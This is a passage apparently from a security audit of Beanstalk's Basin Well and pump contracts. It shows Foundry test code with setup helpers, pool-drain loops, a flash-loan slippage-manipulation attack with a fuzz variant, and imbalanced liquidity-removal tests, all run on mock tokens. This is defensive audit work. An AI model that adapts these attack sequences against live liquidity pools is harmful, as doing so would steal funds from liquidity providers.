1399        vm.prank(swaper);
1400        amount = well.swapFrom(fromToken, toToken, amountIn, minAmountOut, swaper);
1401    }
1402
1403    function xSwapTo(IERC20 fromToken, IERC20 toToken, uint256 maxAmountIn, uint256 amountOut, address swaper) internal {
1404        console.log("TX: SWAPING... ", swaper);
1405        console.log("");
1406        vm.prank(swaper);
1407        fromToken.approve(address(well), maxAmountIn);
1408        vm.prank(swaper);
1409        well.swapTo(fromToken, toToken, maxAmountIn, amountOut, swaper);
1410    }
1411
1412    function xRemLiq(uint256 lpAmountIn, uint256 amounts1, uint256 amounts2, address provider) internal {
1413        console.log("TX: REMOVING LIQUIDITY... ", provider);
1414        console.log("");
1415        uint256[] memory amountsOut = new uint[](tokens.length);
1416        amountsOut[0] = amounts1;
1417        amountsOut[1] = amounts2;
1418        vm.prank(provider);
1419        well.removeLiquidity(lpAmountIn, amountsOut, provider);
1420    }
1421
1422    function xRemLiq1t(uint256 lpAmountIn, IERC20 tokenOut, uint256 minTokenAmountOut, address recipient) internal returns
1423        console.log("TX: REMOVING LIQUIDITY 1 TOKEN... ", recipient);
1424        console.log("");
1425        vm.prank(recipient);
1426        amount = well.removeLiquidityOneToken(lpAmountIn, tokenOut, minTokenAmountOut, recipient);
1427    }
1428
1429    function xRemLiqImb(uint256 maxLpAmountIn, uint[] calldata tokenAmountsOut, address recipient) internal returns (uint
1430        console.log("TX: REMOVING LIQUIDITY IMBALANCED... ", recipient);
1431        console.log("");
1432        vm.prank(recipient);
1433        amount = well.removeLiquidityImbalanced(maxLpAmountIn, tokenAmountsOut, recipient);
1434    }
1435
1436    function xAddLiq(address provider, address token1, address token2, uint256 amount1, uint256 amount2, uint256 lpAmount
1437        console.log("TX: ADDING LIQUIDITY... ", provider);
1438        console.log("");
1439        amounts = new uint[](tokens.length);
1440        amounts[0] = amount1;
1441        amounts[1] = amount2;
1442        //amounts[2] = amount3;
1443        vm.startPrank(provider);
1444        IERC20(address(token1)).approve(address(well), amount1);
1445        IERC20(address(token2)).approve(address(well), amount2);
1446        //IERC20(address(token3)).approve(address(well), amount3);
1447        wellAmount = well.addLiquidity(amounts, lpAmountOut, provider);
1448        vm.stopPrank();
1449    }
1450
1451    function xSetupWell(uint n) internal {
1452        Call[] memory _pumps = new Call[](0);
1453        xSetupWell(
1454            n,
1455            Call(address(new ConstantProduct2()), new bytes(0)),
1456            _pumps
1457        );
1458    }
```

MANUAL TESTING

```
1460    function xSetupWell(uint n, Call memory _function, Call[] memory _pumps) internal {
1461        wellFunction = _function;
1462        for(uint i = 0; i < _pumps.length; i++)
1463            pumps.push(_pumps[i]);
1464
1465        xToken = new MockToken("xToken", "XTOK", 18);
1466        yToken = new MockToken("yToken", "YTOK", 18);
1467        //zToken = new MockToken("zToken", "ZTOK", 18);
1468
1469        xTokenAdd = address(xToken);
1470        yTokenAdd = address(yToken);
1471        //zTokenAdd = address(zToken);
1472
1473        tokens.push(xToken);
1474        tokens.push(yToken);
1475        //tokens.push(zToken);
1476
1477        auger = new Auger();
1478        well = Well(auger.bore(
1479            "XTOK:YTOK Constant Product Well",
1480            "XTOKYTOKCPw",
1481            tokens,
1482            _function,
1483            _pumps
1484        ));
1485
1486        //well = new Well(tokens, _function, _pumps, "XTOK:YTOK Constant Product Well", "XTOKYTOKCPw");
1487    }
1488
1489    function xSetupTokens() internal {
1490        // DEPLOYING AND MINTING TOKEN
1491        xToken.mint(owner,   1_000_000_000_000_000_000_000_000_000000000000000000);
1492        yToken.mint(owner,   1_000_000_000_000_000_000_000_000_000000000000000000);
1493        //zToken.mint(owner,  1000_000_000_000_000000000000000000);
1494
1495        vm.startPrank(owner);
1496        xToken.transfer(floan,  10_000_000_000_000_000_000000000000000000);
1497        yToken.transfer(floan,  10_000_000_000_000_000_000000000000000000);
1498
1499        xToken.transfer(liqPr,  100_000_000_000000000000000000);
1500        yToken.transfer(liqPr,  100_000_000_000000000000000000);
1501        //zToken.transfer(liqPr, 10_000_000_000000000000000000);
1502
1503        // xToken.transfer(alice,  10_000_000_000000000000000000);
1504        // yToken.transfer(alice,  10_000_000_000000000000000000);
1505        // zToken.transfer(alice,  25_000_000_000000000000000000);
1506        xToken.transfer(alice,  100_000_000_000_000000000000000000);
1507        yToken.transfer(alice,  100_000_000_000000000000000000);
1508
1509        xToken.transfer(bobby,       100_000_000_000000000000000000);
1510        yToken.transfer(bobby,       100_000_000_000000000000000000);
1511        //zToken.transfer(bobby,       250_000_000000000000000000);
1512
1513        xToken.transfer(carla,   100_000_000000000000000000);
1514        vm.stopPrank();
1515    }
```

```
1517    function logTokenSimpleBalances() internal {
1518        console.log("****** X TOKEN BALANCES ******");
1519        console.log("X Balance Of Liquidity Prov     ---> ", xToken.balanceOf(liqPr));
1520        console.log("X Balance Of Flash Loan Prov    ---> ", xToken.balanceOf(floan));
1521        console.log("X Balance Of Alice              ---> ", xToken.balanceOf(alice));
1522        console.log("X Balance Of Bobby              ---> ", xToken.balanceOf(bobby));
1523        console.log("X Balance Of Carla              ---> ", xToken.balanceOf(carla));
1524        console.log(" ");
1525        console.log("****** Y TOKEN BALANCES ******");
1526        console.log("Y Balance Of Liquidity Prov     ---> ", yToken.balanceOf(liqPr));
1527        console.log("Y Balance Of Flash Loan Prov    ---> ", yToken.balanceOf(floan));
1528        console.log("Y Balance Of Alice              ---> ", yToken.balanceOf(alice));
1529        console.log("Y Balance Of Bobby              ---> ", yToken.balanceOf(bobby));
1530        console.log("Y Balance Of Carla              ---> ", yToken.balanceOf(carla));
1531        console.log(" ");
1532        // console.log("****** Z TOKEN BALANCES ******");
1533        // console.log("Z Balance Of Liquidity Prov     ---> ", zToken.balanceOf(liqPr));
1534        // console.log("Z Balance Of Alice              ---> ", zToken.balanceOf(alice));
1535        // console.log("Z Balance Of Bobby              ---> ", zToken.balanceOf(bobby));
1536        // console.log("Z Balance Of Carla              ---> ", zToken.balanceOf(carla));
1537        // console.log(" ");
1538    }
1539
1540    function logTokenComplexBalances() internal {
1541        console.log("****** X TOKEN BALANCES ******");
1542        console.log("X Balance Of Well               ---> ", xToken.balanceOf(address(well)));
1543        console.log("X Balance Of Liquidity Prov     ---> ", xToken.balanceOf(liqPr));
1544        console.log("X Balance Of Flash Loan Prov    ---> ", xToken.balanceOf(floan));
1545        console.log("X Balance Of Alice              ---> ", xToken.balanceOf(alice));
1546        console.log("X Balance Of Bobby              ---> ", xToken.balanceOf(bobby));
1547        console.log("X Balance Of Carla              ---> ", xToken.balanceOf(carla));
1548        console.log(" ");
1549        console.log("****** Y TOKEN BALANCES ******");
1550        console.log("Y Balance Of Well               ---> ", yToken.balanceOf(address(well)));
1551        console.log("Y Balance Of Liquidity Prov     ---> ", yToken.balanceOf(liqPr));
1552        console.log("Y Balance Of Flash Loan Prov    ---> ", yToken.balanceOf(floan));
1553        console.log("Y Balance Of Alice              ---> ", yToken.balanceOf(alice));
1554        console.log("Y Balance Of Bobby              ---> ", yToken.balanceOf(bobby));
1555        console.log("Y Balance Of Carla              ---> ", yToken.balanceOf(carla));
1556        console.log(" ");
1557        // console.log("****** Z TOKEN BALANCES ******");
1558        // console.log("Z Balance Of Liquidity Prov     ---> ", zToken.balanceOf(liqPr));
1559        // console.log("Z Balance Of Alice              ---> ", zToken.balanceOf(alice));
1560        // console.log("Z Balance Of Bobby              ---> ", zToken.balanceOf(bobby));
1561        // console.log("Z Balance Of Carla              ---> ", zToken.balanceOf(carla));
1562        // console.log(" ");
1563        console.log("****** LP WELL TOKEN BALANCES ******");
1564        console.log("LP Balance Of Liquidity Prov     ---> ", well.balanceOf(liqPr));
1565        console.log("LP Balance Of Alice              ---> ", well.balanceOf(alice));
1566        console.log("LP Balance Of Bobby              ---> ", well.balanceOf(bobby));
1567        console.log("LP Balance Of Carla              ---> ", well.balanceOf(carla));
1568        console.log(" ");
1569    }
1570
1571    function logReserves() internal {
1572        console.log("****** WELL RESERVES ******");
1573        uint256[] memory reserves = well.getReserves();
1574        console.log("RESERVE 1              ---> ", reserves[0]);
1575        console.log("RESERVE 2              ---> ", reserves[1]);
1576        console.log("RESERVE 3              ---> ", reserves[2]);
1577        console.log(" ");
1578    }
```

5.2 Significant Tests for Wells

Here are some examples of the tests performed:

```
966     // Test 8
967     // Add Liquidity Attack
968     function testAddLiquidityAttackDesbalanced2() public {
969         // XTOK AND YTOK SAME VALUE
970         console.log("-----------------------------------------------");
971         console.log("LIQPR TOTAL VALUE ON Y TOKEN: ", xToken.balanceOf(liqPr) + yToken.balanceOf(liqPr));
972         console.log("ALICE TOTAL VALUE ON Y TOKEN: ", xToken.balanceOf(alice) + yToken.balanceOf(alice));
973         logTokenComplexBalances();
974         // SETUP LIQUIDITY PROVIDER ADDING LIQUIDITY
975         amount1 =                  1_000_000000000000000000;
976         amount2 =                  1_000_000000000000000000;
977         lpAmountOut =   2_000_000_000_000_000000000000000000;
978 
979         xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, lpAmountOut);
980         //logTokenComplexBalances();
981 
982         // ALICE PROVIDER ADDING LIQUIDITY
983         amount1 =                    500_000000000000000000;
984         amount2 =                  1_500_000000000000000000;
985         lpAmountOut =   1_872_983_346_207_416885179265399782;
986 
987         xAddLiq(address(alice), xTokenAdd, yTokenAdd, amount1, amount2, lpAmountOut);
988         //logTokenComplexBalances();
989 
990         lpAmountIn =    1_872_983_346_207_416885179265399782;
991         amount1 =                1_000000000000000000;
992         amount2 =                1_000000000000000000;
993         xRemLiq(lpAmountIn, amount1, amount2, address(alice));
994         //logTokenComplexBalances();
995 
996         lpAmountIn =    2_000_000_000_000_000000000000000000;
997         amount1 =                1_000000000000000000;
998         amount2 =                1_000000000000000000;
999         xRemLiq(lpAmountIn, amount1, amount2, address(liqPr));
1000        logTokenComplexBalances();
1001
1002        console.log("LIQPR TOTAL VALUE ON Y TOKEN: ", xToken.balanceOf(liqPr) + yToken.balanceOf(liqPr));
1003        console.log("ALICE TOTAL VALUE ON Y TOKEN: ", xToken.balanceOf(alice) + yToken.balanceOf(alice));
1004        // ATACK NOT SUCCEED
1005    }
645     function testDrainPool() public {
646         uint256 minLpAmountOut;
647 
648         amount1 =                    100_000_000000000000000000;
649         amount2 =                    100_000_000000000000000000;
650         minLpAmountOut =                                      1;
651         xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, minLpAmountOut);
652 
653         for (uint256 i; i < 10; ++i) {
654             amount1 =                    0;
655             amount2 =                    1_000000000000000000;
656             minLpAmountOut =                                  1;
657             uint256 wells = xAddLiq(address(alice), xTokenAdd, yTokenAdd, amount1, amount2, minLpAmountOut);
658 
659             uint256 amountX = xRemLiq1t(wells, IERC20(xTokenAdd), 1, alice);
660 
661             uint amountY = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountX, 1, alice);
662 
663             logTokenSimpleBalances();
664         }
665     }
```

```
667     function testDrainPool2() public {
668         uint256 minLpAmountOut;
669
670         amount1 =                    100_000_000000000000000000;
671         amount2 =                    200_000_000000000000000000;
672         minLpAmountOut =                                      1;
673         xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, minLpAmountOut);
674
675         amount1 =                    0;
676         amount2 =                    10_000000000000000000;
677         minLpAmountOut =                                  1;
678
679         for (uint256 i; i < 10; ++i) {
680             uint256 wells = xAddLiq(address(alice), xTokenAdd, yTokenAdd, amount1, amount2, minLpAmountOut);
681             uint amountY = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), 1_000000000000000000, 1, alice);
682             amount2 = xRemLiq1t(wells, IERC20(yTokenAdd), 1, alice);
683             amount2 = amount2 + amountY;
684             logTokenSimpleBalances();
685         }
686     }
688     function testDrainPool3() public {
689         uint256 minLpAmountOut;
690
691         amount1 =                    100_000_000000000000000000;
692         amount2 =                    100_000_000000000000000000;
693         minLpAmountOut =                                      1;
694         xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, minLpAmountOut);
695
696         amount1 =                    0;
697         amount2 =                    10_000000000000000000;
698         minLpAmountOut =                                  1;
699         for (uint256 i; i < 10; ++i) {
700
701             uint256 wells = xAddLiq(address(alice), xTokenAdd, yTokenAdd, amount1, amount2, minLpAmountOut);
702             uint amountY = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), 1_000000000000000000, 1, alice);
703             uint amountX = xRemLiq1t(wells, IERC20(xTokenAdd), 1, alice);
704             amount2 = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountX, 1, alice);
705             amount2 = amount2 + amountY;
706             logTokenSimpleBalances();
707         }
708     }
```

```
function testSpecificSlippageManipulationX1() public {
    logTokenComplexBalances();
    // -------- SETUP --------
    // token 1 (xToken) worth 1$
    // token 2 (yToken) worth 2$
    amount2 = 407_881_372044690609611731;
    amount1 = 2 * amount2;
    minAmountOut =  1;
    xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, minAmountOut);

    uint256 value1 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);
    // -------- SCENARIO 1 --------
    uint256 amountIn = 10_178_190357730689611534;
    uint256 swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn, 1, alice);
    //xRemLiq(well.balanceOf(liqPr), 1, 1, liqPr);

    console.log("Total token value in $$$$: ", value1);

    // SWAP IS REVERTED
    xSwapFrom(IERC20(yTokenAdd), IERC20(xTokenAdd), amountIn, 1, alice);

    // -------- SCENARIO 2 --------
    console.log("-------- SCENARIO 2 --------");

    // ALICE RECEIVES A FLASHLOAN
    vm.startPrank(floan);
    uint256 flashAmountY = 17_860_885896890698776930;
    uint256 flashAmountX = 2 * flashAmountY;
    xToken.transfer(alice,  flashAmountX);
    yToken.transfer(alice,  flashAmountY);
    vm.stopPrank();

    // ALICE ADDS BIG AMOUNT OF LIQUIDITY
    xAddLiq(address(alice), xTokenAdd, yTokenAdd, flashAmountX, flashAmountY, minAmountOut);

    // ALICE PERFORMS THE SAME SWAP
    swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn, 1, alice);

    // ALICE REMOVES LIQUIDITY AND PAYS THE FLASHLOAN
    xRemLiq(well.balanceOf(alice), 1, 1, alice);
    vm.startPrank(alice);
    xToken.transfer(floan,  flashAmountX);
    yToken.transfer(floan,  flashAmountY);
    vm.stopPrank();

    logTokenComplexBalances();
    uint256 value2 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);
    console.log("Total token value in $$$$: ", value2);
    if (value2 > value1) {console.log("DIF: ", value2 - value1);}
    console.log("REL_DIF: ", value2 * 1e18 / value1);

    xRemLiq(well.balanceOf(liqPr), 1, 1, liqPr);

    logTokenComplexBalances();
    console.log("LiqPr Total token value in $$$$: ", xToken.balanceOf(liqPr) + 2 * yToken.balanceOf(liqPr));
```

```
function testFuzzSlippageManipulationX(uint128 amount2, uint128 amountIn, uint128 flashAmountY) public {
    if (amount2 >= 10_000_000000000000000000
        && amountIn >= 10_000_000000000000000000
        && flashAmountY >= 10_000_000000000000000000
        && amount2 <= 1_000_000_000000000000000000
        && amountIn <= 100_000_000000000000000000
        && flashAmountY <= 1_000_000_000000000000000000){
        // -------- SETUP --------
        // token 1 (xToken) worth 1$
        // token 2 (yToken) worth 2$
        amount1 = 2 * amount2;
        minAmountOut = 1;
        xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, minAmountOut);
        uint256 value1 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);

        // -------- SCENARIO 1 --------
        uint256 swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn, 1, alice);
        uint256 value3 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);
        console.log("Total token value in $$$$: ", value3);

        // SWAP IS REVERTED
        xSwapFrom(IERC20(yTokenAdd), IERC20(xTokenAdd), amountIn, 1, alice);

        // -------- SCENARIO 2 --------
        console.log("-------- SCENARIO 2 --------");

        // ALICE RECEIVES A FLASHLOAN
        vm.startPrank(floan);
        uint256 flashAmountX = 2 * flashAmountY;
        xToken.transfer(alice,  flashAmountX);
        yToken.transfer(alice,  flashAmountY);
        vm.stopPrank();

        // ALICE ADDS BIG AMOUNT OF LIQUIDITY
        xAddLiq(address(alice), xTokenAdd, yTokenAdd, flashAmountX, flashAmountY, minAmountOut);

        // ALICE PERFORMS THE SAME SWAP
        swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn, 1, alice);

        // ALICE REMOVES LIQUIDITY AND PAYS THE FLASHLOAN
        xRemLiq(well.balanceOf(alice), 1, 1, alice);
        vm.startPrank(alice);
        xToken.transfer(floan,  flashAmountX);
        yToken.transfer(floan,  flashAmountY);
        vm.stopPrank();

        uint256 value2 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);
        console.log("Total token value in $$$$ with Normal Swap ---------------> ", value3);
        console.log("Total token value in $$$$ with Slippage Manipulation ----> ", value2);
        if (value2 > value3) {console.log("DIF: ", value2 - value3);}
        console.log("REL_DIF: ", value2 * 1e18 / value1);

        logTokenComplexBalances();
        if ((value2 * 1e18 / value1) > 999999999998100000) {
            revert();
        }
    }
}
```

```
function testRemoveLiquidityImbalancedFuzzing(uint256 amountA, uint256 amountB) public {

    if (amountA > 0) {
        // LIQPR ADD LIQUIDITY
        amount1 =                  1_000_000_000000000000000000;
        amount2 =                  2_000_000_000000000000000000;
        lpAmountOut =                                          1;
        xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, lpAmountOut);

        // ALICE DO THE SWAP
        uint256 swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountA / 2, 1, alice);

        // ALICE RETURN INITIAL STATE
        xSwapFrom(IERC20(yTokenAdd), IERC20(xTokenAdd), swap, 1, alice);

        // ALICE DO ADD LIQ
        maxAmountIn = xAddLiq(address(alice), xTokenAdd, yTokenAdd, amountA, amountB, lpAmountOut);

        uint256 amountOutA = amountA/2;
        //uint256[2] memory reserves = [amount1 + amountIn, 0];
        uint256 reserveWells = ((well.totalSupply() / 2) ** 2) / 1e18;
        uint256 reserveB = amount2 + amountB;
        uint256 amountOutB = MyMath.roundedDiv(reserveWells, reserveB);

        tokenAmountsOut.push(amountOutA);
        tokenAmountsOut.push(amountOutB);

        well.removeLiquidityImbalanced(maxAmountIn, tokenAmountsOut, alice);

        //maxAmountIn = xAddLiq(address(alice), xTokenAdd, yTokenAdd, amountA, amountB, lpAmountOut);
        //console.log("Amount in: ",maxAmountIn);
    }
}
```

```
1153    function testRemoveLiquidityImbalancedVsSwap() public {
1154        amount1 =                  1_000_000_000000000000000000;
1155        amount2 =                  2_000_000_000000000000000000;
1156        lpAmountOut =                                          1;
1157        xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, lpAmountOut);
1158
1159        uint256 priceOfYInX = amount1/amount2;
1160        uint256 value = xToken.balanceOf(alice) + yToken.balanceOf(alice) * priceOfYInX;
1161        console.log("Value of X, Y, W in X", value);
1162
1163        // ALICE DO THE SWAP
1164        uint256 amountIn = 500_000000000000000000;
1165        uint256 swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn, 1, alice);
1166
1167        priceOfYInX = (amount1 + amountIn) / (amount2 - amountIn);
1168        value = xToken.balanceOf(alice) + yToken.balanceOf(alice) * priceOfYInX;
1169        console.log("Value of X, Y in X", value);
1170
1171        /// 1000000000000000000000
1172        /// 950000000000000000000
1173
1174        // ALICE RETURN INITIAL STATE
1175        xSwapFrom(IERC20(yTokenAdd), IERC20(xTokenAdd), swap, 1, alice);
1176
1177        // ALICE DO ADD LIQ
1178        uint256 amountA = amountIn * 2;
1179        uint256 amountB = amountA * 2;
1180        maxAmountIn = xAddLiq(address(alice), xTokenAdd, yTokenAdd, amountA, amountB, lpAmountOut);
1181
1182        uint256 amountOutA = amountIn;
1183        uint256 amountOutB = swap;
1184        amountOutB = swap + 1;
1185        tokenAmountsOut.push(amountOutA);
1186        tokenAmountsOut.push(amountOutB);
1187        console.log("Amount Out A", amountOutA);
1188        console.log("Amount Out B", amountOutB);
1189
1190        vm.prank(alice);
1191        well.removeLiquidityImbalanced(maxAmountIn, tokenAmountsOut, alice);
1192        xRemLiq(well.balanceOf(alice), 1, 1, address(alice));
1193
1194        priceOfYInX = (amount1 + amountIn) / (amount2 - amountIn);
1195        value = xToken.balanceOf(alice) + yToken.balanceOf(alice) * priceOfYInX;
1196        console.log("Value of X, Y in X", value);
1197
1198        logTokenComplexBalances();
1199    }
```

MANUAL TESTING

```
1262    function testDrainPool4RemoveImbalance() public {
1263        amount1 =                   10000;
1264        amount2 =                   20000;
1265        lpAmountOut =               1;
1266        xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, lpAmountOut);
1267
1268        // ADD LIQ
1269        uint256 amountA = 100;
1270        uint256 amountB = 200;
1271        xAddLiq(address(alice), xTokenAdd, yTokenAdd, amountA, amountB, lpAmountOut);
1272
1273        // RMV IMB
1274        tokenAmountsOut.push(50);
1275        tokenAmountsOut.push(299);
1276        logTokenComplexBalances();
1277        uint256 wellBalance = well.balanceOf(alice);
1278        vm.prank(alice);
1279        well.removeLiquidityImbalanced(wellBalance, tokenAmountsOut, alice);
1280
1281        // ADD LIQ
1282        amountA = 50;
1283        amountB = 299;
1284        xAddLiq(address(alice), xTokenAdd, yTokenAdd, amountA, amountB, lpAmountOut);
1285
1286        // RMV IMB
1287        tokenAmountsOut.push(100);
1288        tokenAmountsOut.push(199);
1289        logTokenComplexBalances();
1290        wellBalance = well.balanceOf(alice);
1291        vm.prank(alice);
1292        well.removeLiquidityImbalanced(wellBalance, tokenAmountsOut, alice);
1293
1294        /// 2
1295        console.log("2222222222");
1296
1297        // ADD LIQ
1298        amountA = 100;
1299        amountB = 200;
1300        xAddLiq(address(alice), xTokenAdd, yTokenAdd, amountA, amountB, lpAmountOut);
1301
1302        // RMV IMB
1303        tokenAmountsOut.push(50);
1304        tokenAmountsOut.push(299);
1305        logTokenComplexBalances();
1306        wellBalance = well.balanceOf(alice);
1307        vm.prank(alice);
1308        well.removeLiquidityImbalanced(wellBalance, tokenAmountsOut, alice);
1309
1310        // ADD LIQ
1311        amountA = 50;
1312        amountB = 299;
1313        xAddLiq(address(alice), xTokenAdd, yTokenAdd, amountA, amountB, lpAmountOut);
1314
1315        // RMV IMB
1316        tokenAmountsOut.push(100);
1317        tokenAmountsOut.push(199);
1318        logTokenComplexBalances();
1319        wellBalance = well.balanceOf(alice);
1320        vm.prank(alice);
1321        well.removeLiquidityImbalanced(wellBalance, tokenAmountsOut, alice);
1322
1323        console.log("3333333333");
1324
1325        /// 3
1326        xRemLiq(well.balanceOf(liqPr), 1, 1, address(liqPr));
1327        logTokenComplexBalances();
1328
1329    }
```

5.3 Pumps Environment

Two files have been developed to carry out the manual and fuzzing tests, one dedicated to analyze some functions atomically HalbornPumpsIsolated, and the other to carry out tests that involve integration with the Basin HalbornPumpsWellsIntegration.

Deployment Script:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import {Test, console, stdError} from "forge-std/Test.sol";
import {Well, Call, IERC20} from "src/Well.sol";
import {Aquifer} from "src/Aquifer.sol";
import {ConstantProduct2} from "src/functions/ConstantProduct2.sol";
import {IWellFunction} from "src/interfaces/IWellFunction.sol";
import {GeoEmaAndCumSmaPump} from "src/pumps/GeoEmaAndCumSmaPump.sol";
import {LibContractInfo} from "src/libraries/LibContractInfo.sol";
import {Users} from "test/helpers/Users.sol";
import {TestHelper, Balances} from "test/TestHelper.sol";
import {from18, to18} from "test/pumps/PumpHelpers.sol";

UnitTest stub | dependencies | uml | draw.io
contract HalbornPumpWellsIntegration is TestHelper {
    using LibContractInfo for address;

    address xToken;
    address yToken;

    address internal userTest1;

    uint[] internal reservesTest1;
    uint[] internal reservesTest2;

    address internal wellAddress;

    uint[] internal lastRes;
    uint[] internal lastInstRes;
    uint[] internal instRes;
    bytes16[] internal lastCumRes;
    bytes16[] internal cumRes;

    uint constant TIME_PER_BLOCK = 12;

    GeoEmaAndCumSmaPump internal thePump;
    bytes internal pumpData;

```

```
ftrace | funcSig
39      function setUp() public {
40
41          userTest1 = vm.addr(0xAA);
42
43          tokens = deployMockTokens(2);
44          xToken = address(tokens[0]);
45          xToken = address(tokens[1]);
46
47          wellImplementation = address(new Well());
48
49          well = t_setupWell(tokens, Well(wellImplementation));
50
51          wellAddress = address(well);
52
53
54          Call memory _pump = well.firstPump();
55
56
57          thePump = GeoEmaAndCumSmaPump(_pump.target);
58          pumpData = _pump.data;
59
60          uint[] memory reserves = thePump.readLastReserves(address(well));
61
62      }
```

```
2   pragma solidity ^0.8.17;
3   import {Test} from "forge-std/Test.sol";
4   import {GeoEmaAndCumSmaPump, ABDKMathQuad, LibBytes16, LibLastReserveBytes} from "src/pumps/GeoEmaAndCumSmaPump.sol";
5   import "./pumps/PumpHelpers.sol";
    UnitTest stub | dependencies | uml | draw.io
6   contract HalbornPumpIsolated is Test, GeoEmaAndCumSmaPump {
7       using ABDKMathQuad for bytes16;
8       uint[] internal reservesTest1;
9       uint[] internal reservesTest2;
10      address internal well;
11      address internal collision1;
12      address internal collision2;
13      GeoEmaAndCumSmaPump internal pump;
14      uint constant NUM_RESERVES_MAX = 8;
15      bytes32 constant RESERVES_STORAGE_SLOT = keccak256("reserves.storage.slot");
        ftrace
16      constructor()
17          GeoEmaAndCumSmaPump(
18              from18(0.5e18), // cap reserves if changed +/- 50% per block
19              from18(0.5e18), // cap reserves if changed +/- 50% per block
20              12, // EVM block time
21              from18(0.9994445987e18) // geometric EMA constant
22          )
23      {}
        ftrace | funcSig
24      function setUp() public {
25          well = vm.addr(0xAA);
26          collision1 = address(0x0000000000000000000000000000000000000009);
27          collision2 = address(0xF000000000000000000000000000000000000009);
28
29          pump = GeoEmaAndCumSmaPump(address(this));
30          for (uint i = 1; i <= 1000; ++i) {
31              reservesTest1.push(21e18);
32          }
33          reservesTest2.push(10e18);
34          reservesTest2.push(11e18);
35      }
```

Helper Functions:

For the helper functions, both custom functions along with those developed by the Beanstalk developers themselves have been used.

```
1324    // --------------------------------------------------------
1325    // ################### HELPER FUNCTIONS ###################
1326    // --------------------------------------------------------
1327
        ftrace | funcSig
1328    function t_setupWell(IERC20[] memory _tokens⬆, Well _well⬆) internal returns (Well) {
1329        Call[] memory _pumps = new Call[](1);
1330        _pumps[0] = Call(
1331            address(new GeoEmaAndCumSmaPump(from18(0.5e18), from18(0.5e18), 12, from18(0.9994445987e18))),
1332            new bytes(0)
1333        );
                                (IERC20) Argument t_setupWell._tokens
1334
1335        return setupWell(_tokens⬆, Call(address(new ConstantProduct2()), new bytes(0)), _pumps, _well⬆);
1336    }
1337
        ftrace | funcSig
1338    function setupWell(
1339        IERC20[] memory _tokens⬆,
1340        Call memory _function⬆,
1341        Call[] memory _pumps⬆,
1342        Well _well⬆
1343    ) internal returns (Well) {
1344        wellFunction = _function⬆;
1345        initUser();
1346
1347        wellImplementation = deployWellImplementation();
1348        aquifer = new Aquifer();
1349
1350        _well⬆ = encodeAndBoreWell(address(aquifer), wellImplementation, _tokens⬆, wellFunction, _pumps⬆, bytes32(0));
1351
1352        // Mint mock tokens to user
1353        mintTokens(_tokens⬆, user, initialLiquidity);
1354        mintTokens(_tokens⬆, user2, initialLiquidity);
1355
1356        approveMaxTokens(_tokens⬆, user, address(_well⬆));
1357        approveMaxTokens(_tokens⬆, user2, address(_well⬆));
1358
1359        // Mint mock tokens to TestHelper
1360        mintTokens(_tokens⬆, address(this), initialLiquidity * 5);
1361        approveMaxTokens(_tokens⬆, address(this), address(_well⬆));
1362
1363        // Add initial liquidity from TestHelper
1364        addLiquidityEqualAmount(_tokens⬆, address(this), initialLiquidity, Well(_well⬆));
1365
1366        return _well⬆;
1367    }
```

5.4 Significant Manual Tests for Pumps

```
194     function testReadLastReservesChangingUpNDownN() public {
195         vm.startPrank(wellAddress);
196
197         reservesTest1.push(1e18);
198         reservesTest1.push(1e18);
199
200         vm.warp(block.timestamp + 10);
201         thePump.update(reservesTest1, pumpData);
202         lastRes = thePump.readLastReserves(wellAddress);
203
204         _consoleLogReserves(2, true, false, false, false, false);
205
206         reservesTest1[0] = 2e18;
207         reservesTest1[1] = 2e18;
208
209         vm.warp(block.timestamp + 1000);
210         thePump.update(reservesTest1, pumpData);
211         lastRes = thePump.readLastReserves(wellAddress);
212
213         _consoleLogReserves(2, true, false, false, false, false);
214
215         reservesTest1[0] = 3e18;
216         reservesTest1[1] = 3e18;
217
218         vm.warp(block.timestamp + 1000);
219         thePump.update(reservesTest1, pumpData);
220         lastRes = thePump.readLastReserves(wellAddress);
221
222         _consoleLogReserves(2, true, false, false, false, false);
223
224         reservesTest1[0] = 3e18;
225         reservesTest1[1] = 3e18;
226
227         vm.warp(block.timestamp + 1000);
228         console.log("10 DAYS LATER");
229         thePump.update(reservesTest1, pumpData);
230         lastRes = thePump.readLastReserves(wellAddress);
231
232         _consoleLogReserves(2, true, false, false, false, false);
233
234         reservesTest1[0] = 444e10;
235         reservesTest1[1] = 444e10;
236
237         vm.warp(block.timestamp + 1000);
238         thePump.update(reservesTest1, pumpData);
239         lastRes = thePump.readLastReserves(wellAddress);
240
241         _consoleLogReserves(2, true, false, false, false, false);
242
243         vm.stopPrank();
244     }
```

```
[PASS] testReadLastReservesChangingUpNDownN() (gas: 599801)
Logs:
  ----------------------------------------
  LAST RESERVES       1
  LAST RESERVES       1
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       412643018438003
  LAST RESERVES       412643018438003
  ----------------------------------------
  ----------------------------------------
  LAST RESERVES       2999999999999999999
  LAST RESERVES       2999999999999999999
  ----------------------------------------
  10 DAYS LATER
